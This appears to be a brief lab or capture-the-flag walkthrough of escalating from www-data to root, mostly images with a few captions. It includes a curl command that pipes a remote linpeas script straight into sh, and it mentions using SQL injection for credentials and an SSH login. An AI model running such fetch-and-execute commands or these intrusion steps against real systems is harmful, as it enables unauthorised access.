


I ran a get uid to find out what user I had access to (www-data). Ran this command from github to start linpeas.


curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh









Within the almost insurmountable amount of data that poured out of linpeas I found this golden nugget of info. Usernames with their access level right beside them.



Going back to the beginning to see if the information gathered can now help me gain root access I use sql injection to get this list. As seen above and below.





Having username and password I use ssh to log into target machine with sudo access name found from linpeas luke\_skywalker. I try out a few commands to see the root access that I want. I eventually find it below.

